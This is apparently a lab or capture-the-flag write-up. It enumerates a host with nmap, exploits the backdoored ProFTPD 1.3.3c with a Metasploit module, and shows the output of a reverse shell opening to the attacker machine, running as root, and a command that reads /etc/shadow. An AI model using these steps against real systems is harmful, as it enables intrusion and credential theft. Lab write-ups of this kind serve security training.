
1 Enumeration

```
          ## Discover ports & services ##

# Scan all 65,535 tcp ports and enumerate all services
nmap -sV -p- 192.168.0.24
```



```
➜  ~ nmap -sV -p- 192.168.0.24

Starting Nmap 7.40 ( https://nmap.org ) at 2019-06-23 08:44 CDT
Nmap scan report for 192.168.0.24
Host is up (0.0023s latency).
Not shown: 65532 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.40 seconds
```


Figure 1: Services detected

2 Penetration

2.1 ProFTPD 1.3.3c exploitation

2.1.1 Metasploit

One of the first things to notice in this target is the open 21 port. By IANA guidelines this port is used by the FTP service and apparently this is the case. A quick *google search* reveals that ProFTPD 1.3.3c is packed with a full privileged backdoor. The exploitation then is trivial, metasploit contains a module to exploit this backdoor:



```
msf5 exploit(unix/ftp/proftpd_133c_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.0.25:444
[*] 192.168.0.24:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo dL4PmBqyMJSpr5TW;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "dL4PmBqyMJSpr5TW\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.0.25:4444 -> 1

whoami
root
cat /etc/shadow
root:!:17484:0:99999:7:::
```

Figure 2: root